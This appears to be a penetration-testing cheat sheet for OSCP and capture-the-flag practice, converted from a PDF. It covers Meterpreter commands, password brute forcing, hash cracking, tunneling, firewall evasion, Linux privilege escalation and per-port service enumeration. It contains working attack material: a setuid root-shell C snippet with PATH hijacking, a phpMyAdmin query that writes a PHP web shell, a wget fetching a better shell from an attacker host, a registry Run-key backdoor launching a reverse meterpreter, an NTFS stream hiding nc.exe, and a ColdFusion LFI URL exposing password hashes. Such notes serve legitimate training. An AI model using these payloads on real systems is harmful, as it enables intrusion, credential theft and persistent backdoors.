- core: migrate <PID>|run <script> (ex: scraper, keylogger,etc)|use <module>|shell|help|exit
- file system: cat|edit|ls|pwd|lpwd|cd|lcd<directory>|mkdir|rmdir <directory> download <source\_file1> [<source\_file2...>] <destination\_folder> upload <source\_file1> [<source\_file2...>] <destination\_folder>
- networking: ipconfig|route|portfw
- system: execute <command>|getpid|getuid|ps|kill <PID>
- very useful: hashdump|launch\_and\_migrate (use in the "AutoRunScript") getsystem
  - keyscan\_start|keyscan\_dump|keyscan\_stop
  - set AutoRunScript <script> [<script\_options>][,<script> [<script\_options> ...]]
- -Brute Force (ex: hydra -L logins.txt -P passwords.txt -f -e ns -t 2 192.168.13.241 ftp)
  - hydra -L <logins\_file> -P <passwords\_file> [-f] [-e ns] [-t <number\_threads>] <server> <service-code> [OPT <service-options> -> see README]
  - service codes: telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp
    - RDP (ex: medusa -e ns -f -T 4 -t 4 -L -M wrapper -m TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop -m ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H IPs\_RDP.txt -U users.txt -P passwords.txt)
- medusa [-e ns] [-f] [-T <number>] [-t <number>] [-L] -M wrapper -m TYPE:STDIN -m PROG:/usr/local/share/rdesktop-patched/rdesktop -m ARGS:"-g 640x480 -a 8 -u %U -p %P %H" -H <hosts\_file> -U <users\_file> -P <passwords\_file>
  - -h [TEXT] : Target hostname or IP address
  - -H [FILE] : File containing target hostnames or IP addresses
  - -u [TEXT] : Username to test
  - -U [FILE] : File containing usernames to test


- -p [TEXT] : Password to test
  - -P [FILE] : File containing passwords to test
  - -C [FILE] : File containing combo entries. See README for more information.
  - -O [FILE] : File to append log information to
  - -e [n/s/ns] : Additional password checks ([n] No Password, [s] Password = Username)
  - -M [TEXT] : Name of the module to execute (without the .mod extension)
  - -f : Stop scanning host after first valid username/password found.
  - -F : Stop audit after first valid username/password found on any host.
- /usr/local/share/rdesktop-patched/rdesktop -g 640x480 -a 8 -u <login> -p <passwords\_file> <server>
- Microsoft VPN (PPTP)
  - cat <words\_file> |thc-pptp-bruter <victim\_IP>
- Password profiling
  - cd /pentest/passwords/cewl
  - ruby cewl.rb [-v] [-d <number>] <url> (ex: ruby cewl.rb -v -d 1 http://www.offsec.com/about.php)
- Windows SAM file
  - At Windows
    - %SYSTEMROOT%\repair\SAM (backup copy)
    - pwdump (extracts LM Hashes from the local Windows machine)
      - copy files PwDump.exe, LsaExt.dll and pwservice.exe
      - pwdump \\127.0.0.1 –
    - Mounted device with Linux live-CD:
      - chntpw <SAM\_file> (resets the passwords)
      - ophcrack (indicate the SAM file location to try to crack passwords)
      - samdump2 <SAM\_file> >hashes.txt (extracts LM Hashes)
- Linux passwords
  - edit grub/Lilo
    - add "single init=/bin/bash" at the end of the line –


- passwd root
- mount device with Linux live-CD:
  - delete everything between the first and second colons from /etc/shadow (Ex: root::12581:0:99999:7::)
- CUDA-Multiforcer (uses the Graphics Processing Unit to speed up)
  - CUDA-Multiforcer -f <hashes\_file> -h <hash\_format> [--min <number\_of\_char>] [--max <number\_of\_char>] [-c charset]
  - (Ex: ./CUDA-Multiforcer -f hashes -h NTLM --min 5 --max 8 -c charsets/charsetlowernumeric)
- John the Ripper
  - cd /pentest/passwords/jtr
  - ./john <Hashes\_file>
  - Usage: john [OPTIONS] [PASSWORD-FILES]
    - --config=FILE use FILE instead of john.conf or john.ini
    - --wordlist=FILE --stdin wordlist mode, read words from FILE or stdin
    - --format=NAME force hash type NAME:
    - DES/BSDI/MD5/BF/AFS/LM/NT/XSHA/PO/raw-MD5/MD5-gen/ IPB2/raw-sha1/md5a/hmac-md5/phpass-md5/KRB5/bfegg/nsldap/ssha/openssha/oracle/oracle11/MYSQL L/ mysql-sha1/mscash/lotus5/DOMINOSEC/NETLM/NETNTLM/NETLMv2/NETNTLMv2/NE THALFLM/mssql/mssql05/epi/phps/mysql-fast/pix-md5/sapG/
  - sapB/md5ns/HDAA/DMD5/crypt
    - (Advanced modes: incremental,Markov,external)
- RainbowCrack
  - cat <hashes\_file> |grep <user\_name> > <hash\_line\_file>

- mv <hash\_line\_file> /mnt/tables/
  - rcrack \*.rt -f <hash\_line\_file>
- Port Redirection and Tunneling
  - ssh (port redirections and tunneling)
    - Windows: plink.exe -l <login> -pw <password> [-C] -R <autenticate\_machine\_port>:<tunnel\_destination\_ip>:<tunne l\_destination\_port> <autenticate\_machine\_ip>
    - Linux: ssh <(-R)emote or (-L)ocal> [-C] <listen\_port>:<tunnel\_destination\_ip>:<tunnel\_destination\_p ort> <login>@<autenticate\_machine\_ip>
      - -R: opens the listening port at the remote machine (authenticating machine)
  - rinetd (only port redirection):
    - configure /etc/rinetd.conf
    - /etc/init.d/rinetd start
  - stunnel4 (only tunneling):
    - configure /etc/stunnel/stunnel.conf
    - download or create certificate ([www.stunnel.org](http://www.stunnel.org) has a .pem example file) - stunnel4
  - proxytunnel (port redirection via proxy):
    - proxytunnel -a <local\_port\_number> -p <proxy\_ip>:<proxy\_port> -d <destination\_ip>:<destination\_port>
    - proxychains (only proxy chain):
      - configure /etc/proxychains.conf
      - proxychains <command>
- Firewall evasion
  - Try to ARP Spoof the gateway and look for the traffic sent to external networks (Is there any traffic?)
  - Try to walk through the Firewall spoofing the IP of the gateway, the proxy or any white-listed machine
    - nmap [-f --mtu 8] -S <Spoofed-IP> -g <source-port> -e tap0 -Pn [-sS or -sA or -sF or -sN or -sX] -n [-p 1-65535] [-sV --version-all] [-O --osscan-limit] [--script "vuln"] [-oG or -oN <outputfile>] <IP>

- Try to enumerate the firewall rules
  - firewalk -n [-S<destiny\_ports\_range>] [-s <source\_port>] -pTCP <firewall\_ip> <victim>
- Windows oddities
  - NTFS Alternate Data Streams (ADS)
    - type nc.exe > file.txt:nc.exe
    - start ./file.txt:nc.exe
  - Registry backdoor (2K and XP -> allow code execution after login and HIDE the value at registry)
    - Run Regedt32.exe and create a new string value in HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    - Fill this key name with a string of 258 characters (Ex: AAA...)
    - Create an additional string value (name it whatever you want. Ex: svchost.exe) and assign it the string name of the file to be executed (Ex: "reverse\_meterpreter.exe")
- Privilege escalation:
  - Check the files with SUID:
    - find / -type f \(\ -perm -004000 -o -perm -002000 \) -exec ls -lg {} \; 2>/dev/null |cut -d " " -f7
    - compare with a list of common SUID commands and prioritize the analysis of the less common
      - grep --invert-match -f <common\_suid\_commands\_list\_file> <victim\_suid\_commands\_list\_file>
    - check if the SUID commands call other commands (use editors or hexeditors)
    - submit a privilege escalation binary with the same name as the command called by the SUID tool
      - compile the following C code (gcc -m32 -o command command.c):
      - int main(){ setuid(0); seteuid(0); setgid(0); setegid(0); system("/bin/sh"); return 0;}
      - change the PATH to insert the path to malicious binary before the path to the original command

- PATH=<path\_malicious\_binary>:\$PATH (ex:  
PATH=/tmp:\$PATH)
- check if the SUID tool accepts command line arguments
  - check if these arguments can be a shell command or a config file
- check if the SUID command uses a default config file
- try to change the config file
- if the config file is not defined by a complete path, create a new config file and change the PATH variable
- 
- Check the ports opened only for local connections (127.0.0.1/localhost):
  - netstat -tupan
  - create a tunnel with SSH and try to exploit the service opened only to local connections - Check the applications running with root privilege: - ps -elf |grep root
- Check the kernel version and compilation data: -
  - uname -a
- Look for kernel or root applications exploits (prefer exploits newer than the kernel's compilation data):
  - /pentest/exploits/exploitdb/searchsploit "kernel" |grep -i "root"
  - cat /pentest/exploits/exploitdb/files.csv |grep -i privile
  - grep -i 2.6 /pentest/exploits/exploitdb/files.csv |grep -i local - grep -i application /pentest/exploits/exploitdb/files.csv |grep -i local
- Fix, compile, submit and run the exploit:
  - if errors occur while compiling, try to compile on the victim







# PORts, SERVICES, AND ENUMERATION

## General OSCP/CTF Tips

Restart the box before doing any kind of scans or exploits.

### For every open port TCP/UDP

[http://packetlife.net/media/library/23/common\\_ports.pdf](http://packetlife.net/media/library/23/common_ports.pdf)

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

### GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

### If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

### If everything fails try the following in order (Warning: will take a long time):

```
nmap -vv -A -Pn --version-all --script discovery,version,vuln -p- IP  
nmap -v -A -p80,8000,8080,8888 -sV x.x.x.x/24 -oG- | nikto -host-  
nmap -v -A -Pn -sC -sV -sU -sX -p- IP  
nmap -v -A -sC -sV --script= exploit IP  
vanquish  
reconnoitre  
unicornscan -H -mU -lv IP -p 1-65535
```

## Individual Host Scanning

## **Service Scanning**

### **WebApp**

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

### **Linux\Windows**

- snmpwalk -c public -v1 \$ip 1
- smbclient -L //\$/ip
- smbmap -H \$ip
- rpcinfo
- Enum4linux

### **Anything Else**

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

## **Exploitation**

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

## **Post Exploitation**

### **Linux**

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh

- unix-privesc-check.py

## Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows\_privesc\_check.py
- windows-privesc-check2.exe

## Priv Escalation

- access internal services (portfwd)
- add account

## Windows

- List of exploits

## Linux

- sudo su
- KernelDB
- Searchsploit

## Final

- Screenshot of IPCConfig/Whoami
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine

## Port 21 - FTP

- Connect to the ftp-server to enumerate software and version
- `ftp 192.168.1.101`  
`nc 192.168.1.101 21`
- Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be

necessary for certain exploits to work. So always try to log in with anonymous:anonymous.

- **Remember the binary and ascii mode!**
- If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

## Port 22 - SSH

- SSH is such an old and fundamental technology so most modern version are quite hardened. You can find out the version of the SSH either by scanning it with nmap or by connecting with it using nc.
- `nc 192.168.1.10 22`
- It returns something like this: SSH-2.0-OpenSSH\_7.2p2 Ubuntu-4ubuntu1
- This banner is defined in RFC4253, in chapter 4.2 Protocol Version Exchange. <http://www.openssh.com/txt/rfc4253.txt> The protocol-version string should be defined like this: `SSH-protoversion-softwareversion SP comments CR LF` Where comments is optional. And SP means space, and CR (carriage return) and LF (Line feed) So basically the comments should be separated by a space.

## Port 23 - Telnet

- Telnet is considered insecure mainly because it does not encrypt its traffic. Also a quick search in exploit-db will show that there are various RCE-vulnerabilities on different versions. Might be worth checking out.
- **Brute force it**
- You can also brute force it like this:

- ```
hydra -l root -P
/root/SecLists/Passwords/10_million_password_list_top_100.txt
192.168.1.101 telnet
```

## Port 25 - SMTP

- SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.
- Here are the possible commands

- HELO -

EHLO - Extended SMTP.

STARTTLS - SMTP communicated over unencrypted protocol. By starting TLS-session we encrypt the traffic.

RCPT - Address of the recipient.

DATA - Starts the transfer of the message contents.

RSET - Used to abort the current email transaction.

MAIL - Specifies the email address of the sender.

QUIT - Closes the connection.

HELP - Asks for the help screen.

AUTH - Used to authenticate the client to the server.

VRFY - Asks the server to verify if the email user's mailbox exists.

- **Manually**

- We can use this service to find out which usernames are in the database. This can be done in the following way.

- ```
nc 192.168.1.103 25
```

- ```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
VRFY root
```

```
252 2.0.0 root
```

```
VRFY rooooooot
```

550 5.1.1 <rooooooot>: Recipient address rejected: User unknown  
in local recipient table

- Here we have managed to identify the user **root**.  
But rooooooot was rejected.
- **VRFY**, **EXPN** and **RCPT** can be used to identify users.
- Telnet is a bit more friendly some times. So always use that too
- **telnet 10.11.1.229 25**

- **Automatized**

- This process can of course be automatized

- **Check for commands**

- **nmap -script smtp-commands.nse 192.168.1.101**

- **smtp-user-enum**

- The command will look like this. **-M** for mode. **-U** for userlist. **-t** for target

- **smtp-user-enum -M VRFY -U /root/sectools/SecLists/Usernames/Names/names.txt -t 192.168.1.103**

- Mode ..... VRFY

- Worker Processes ..... 5

- Usernames file .....

- **/root/sectools/SecLists/Usernames/Names/names.txt**

- Target count ..... 1

- Username count ..... 8607

- Target TCP port ..... 25

- Query timeout ..... 5 secs

- Target domain .....

- ##### Scan started at Sun Jun 19 11:04:59 2016 #####

- 192.168.1.103: Bin exists

- 192.168.1.103: Irc exists

- 192.168.1.103: Mail exists

- 192.168.1.103: Man exists

- 192.168.1.103: Sys exists

- ##### Scan completed at Sun Jun 19 11:06:51 2016

```
#####
```

5 results.

- 8607 queries in 112 seconds (76.8 queries / sec)

- **Metasploit**

- I can also be done using metasploit

- msf > use auxiliary/scanner/smtp/smtp\_enum

```
msf auxiliary(smtp_enum) > show options
```

- Module options (auxiliary/scanner/smtp/smtp\_enum):

| Name        | Current Setting | Required |
|-------------|-----------------|----------|
| Description |                 |          |

|        |     |            |
|--------|-----|------------|
| RHOSTS | yes | The target |
|--------|-----|------------|

```
address range or CIDR identifier
```

|       |    |     |            |
|-------|----|-----|------------|
| RPORT | 25 | yes | The target |
|-------|----|-----|------------|

```
port
```

|         |   |     |     |
|---------|---|-----|-----|
| THREADS | 1 | yes | The |
|---------|---|-----|-----|

```
number of concurrent threads
```

|          |      |     |      |
|----------|------|-----|------|
| UNIXONLY | true | yes | Skip |
|----------|------|-----|------|

```
Microsoft bannered servers when testing unix users
```

|           |                        |
|-----------|------------------------|
| USER_FILE | /usr/share/metasploit- |
|-----------|------------------------|

```
framework/data/wordlists/unix_users.txt yes The file that  
contains a list of probable users accounts.
```

- Here are the documentations for

- SMTP <https://cr.yp.to/smtp/vrfy.html>

- <http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/>

- <http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html>

- <http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum>

- <https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/>

## Port 69 - TFTP

- This is a ftp-server but it is using UDP.

## Port 80 - HTTP

- Info about web-vulnerabilities can be found in the next chapter **HTTP - Web Vulnerabilities**.
- We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with **.htaccess** we are able to password protect certain directories. If that is the case we can brute force that the following way.
- **Password protect directory with htaccess**
- **Step 1**
- Create a directory that you want to password-protect. Create **.htaccess** file inside that directory. Content of **.htaccess**:
  - **AuthType Basic**  
**AuthName "Password Protected Area"**  
**AuthUserFile /var/www/html/test/.htpasswd**  
**Require valid-user**
  - Create **.htpasswd** file
  - **htpasswd -cb .htpasswd test admin**  
**service apache2 restart**
  - This will now create a file called **.htpasswd** with the user: **test** and the password: **admin**
  - If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:
    - **<Directory /var/www/html/test>**  
**AllowOverride AuthConfig**  
**</Directory>**
    - **Brute force it**
    - Now that we know how this works we can try to brute force it with medusa.
    - **medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10**
    - **Cold Fusion**

- If you have found a cold fusion you are almost certainly struck gold.<http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers>
- **Determine version**
- example.com/CFIDE/adminapi/base.cfc?wsdl It will say something like:  

```
<!--WSDL created by ColdFusion version 8,0,0,176276-->
```
- **Version 8**
- **FCKEDITOR**
- This works for version 8.0.1. So make sure to check the exact version.
- [use exploit/windows/http/coldfusion\\_fckeditor](#)
- **LFI**
- This will output the hash of the password.
- <http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en>
- You can pass the hash.
- <http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers>
- <http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/>
- neo-security.xml and password.properties
- **Drupal**
- **Elastix**
- Full of vulnerabilities. The old versions at least.
- <http://example.com/vtigerCRM/> default login is admin:admin
- You might be able to upload shell in profile-photo.

- **Joomla**
- **Phpmyadmin**
- Default credentials
- root <blank>  
pma <blank>
- If you find a phpMyAdmin part of a site that does not have any authentication, or you have managed to bypass the authentication you can use it to upload a shell.
- You go to:  
<http://192.168.1.101/phpmyadmin/>
- Then click on SQL.
- Run SQL query/queries on server "localhost":
  - From here we can just run a sql-query that creates a php script that works as a shell
  - So we add the following query:
    - `SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"`
    - # For linux
      - `SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/shell.php"`
  - The query is pretty self-explanatory. Now you just visit `192.168.1.101/shell.php?cmd=ipconfig` and you have a working web-shell. We can of course just write a superlong query with a better shell. But sometimes it is easier to just upload a simple web-shell, and from there download a better shell.
  - **Download a better shell**
  - On linux-machines we can use wget to download a more powerful shell.

- `?cmd=wget%20192.168.1.102/shell.php`
- On windows-machines we can use tftp.
- **Webdav**
- Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:
  - `cadaver 192.168.1.101/webdav`
- Then sign in with username and password. The default username and passwords on xamp are:
  - Username: **wampp**
  - Password: **xampp**
- Then use **put** and **get** to upload and download. With this you can of course upload a shell that gives you better access.
- If you are looking for live examples just google this:
  - `inurl:webdav site:com`
- Test if it is possible to upload and execute files with webdav.
  - `davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfilePOC`
- If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:
  - upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to **shell443.asp;.jpg**. Now you visit the page in the browser and the asp code will run and return your shell.
- **References**

- <http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf>
- **Webmin**
  - Webmin is a webgui to interact with the machine.
  - The password to enter is the same as the password for the root user, and other users if they have that right. There are several vulnerabilities for it. It is run on port 10000.
- **Wordpress**
  - `sudo wpscan -u http://cybear32c.lab`
  - If you hit a 403. That is, the request is forbidden for some reason. Read more here: [https://en.wikipedia.org/wiki/HTTP\\_403](https://en.wikipedia.org/wiki/HTTP_403)
  - It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.
  - `sudo wpscan -u http://cybear32c.lab/ --random-agent`
- Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.
  - Example Syntax:
    - `whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"`
- CeWL - CeWL creates custom wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.
  - Example Syntax:
    - If http:
      - `http://\[IP\]:\[PORT\]/ -m 6, "http,https,ssl,soap,http-proxy,http-alt"`
    - If https:
      - `https://\[IP\]:\[PORT\]/ -m 6, "https,http,ssl,http-proxy,http-alt"`

- [https://\[IP\]:\[PORT\]//](https://[IP]:[PORT]/) -m 6, "http,https,ssl,soap,http-proxy,http-alt"
- wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.
- Example Syntax:
  - If http:
  - wafw00f [http://\[IP\]:\[PORT\]](http://[IP]:[PORT]), "http,https,ssl,soap,http-proxy,http-alt"
  - If https:
  - wafw00f [https://\[IP\]:\[PORT\]](https://[IP]:[PORT]), "http,https,ssl,soap,http-proxy,http-alt"
- w3m - w3m can be utilized to quickly grab the robots.txt from a website.
  - Example Syntax:
  - w3m -dump [IP]/robots.txt
- Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:
  - Utilize a wordlist of common files/directories.
  - Utilize a wordlist of common cgis.
- Common Directory Busting Example Syntax:
  - If http:
  - gobuster -w  
/usr/share/wordlists/SecLists/Discovery/Web\_Content/common.txt -u [http://\[IP\]:\[PORT\]](http://[IP]:[PORT]) -s "200,204,301,307,403,500"
- Dirb Dir Bruteforce:
  - dirb http://IP:PORT /usr/share/dirb/wordlists/common.txt
- Nikto web server scanner
- nikto -C all -h <http://IP>
- WordPress Scanner

- git clone https://github.com/wpscanteam/wpscan.git && cd wpscan
  - o ./wpscan –url http://IP/ –enumerate p
- HTTP Fingerprinting
- wget [http://www.net-square.com/\\_assets/httpprint\\_linux\\_301.zip](http://www.net-square.com/_assets/httpprint_linux_301.zip) && unzip [httpprint\\_linux\\_301.zip](http://www.net-square.com/_assets/httpprint_linux_301.zip)
- cd httpprint\_301/linux/
- ./httpprint -h http://IP -s signatures.txt
- SKIP Fish Scanner
  - o skipfish -m 5 -LY -S /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u http://IP

## Port 88 - Kerberos

- Kerberos is a protocol that is used for network authentication. Different versions are used by \*nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.
- If you already have a login to a user of that domain you might be able to escalate that privilege.
- Check out: MS14-068

## Port 110 - Pop3

- This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.
- telnet 192.168.1.105 110  
 USER pelle@192.168.1.105  
 PASS admin  
 # List all emails  
 list

- # Retrive email number 5, for example  
retr 5
- # POP3 Enumeration
- 
- ## Reading other peoples mail
- 
- You may find usernames and passwords for email accounts, so here is how to check the mail using Telnet
- 
- ``ShellSession
- root@kali:~# telnet \$ip 110
- +OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
- USER billydean
- +OK
- PASS password
- +OK Welcome billydean
- 
- list
- 
- +OK 2 1807
- 1 786
- 2 1021
- 
- retr 1
- 
- +OK Message follows
- From: jamesbrown@motown.com
- Dear Billy Dean,
- 
- Here is your login for remote desktop ... try not to forget it this time!
- username: billydean
- password: PA\$\$WORD!Z
- ``

## Port 111 - Rpcbind

- RFC: 1833
- Rpcbind can help us look for NFS-shares. So look out for nfs.  
Obtain list of services running with RPC:
- `rpcbind -p 192.168.1.101`

## Port 119 - NNTP

- Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.
- An attacker could use this to change the time. Which might cause denial of service and all around havoc.

## Port 135 - MSRPC

- This is the windows rpc-port. [https://en.wikipedia.org/wiki/Microsoft\\_RPC](https://en.wikipedia.org/wiki/Microsoft_RPC)
- **Enumerate**
- `nmap 192.168.0.101 --script=msrpc-enum`
- `msf > use exploit/windows/dcerpc/ms03_026_dcom`

## Port 139 and 445- SMB/Samba shares

- Samba is a service that enables the user to share files with other machines. It has interoperability, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.
- **Connecting**
- For linux-users you can log in to the smb-share using smbclient, like this:
- `smbclient -L 192.168.1.102`  
`smbclient //192.168.1.106/tmp`  
`smbclient '\\\\192.168.1.105\\\\ipc$ -U john`  
`smbclient //192.168.1.105/IPC$ -U john`

- If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.
- So smb, for a linux-user, is pretty much like and ftp or a nfs.
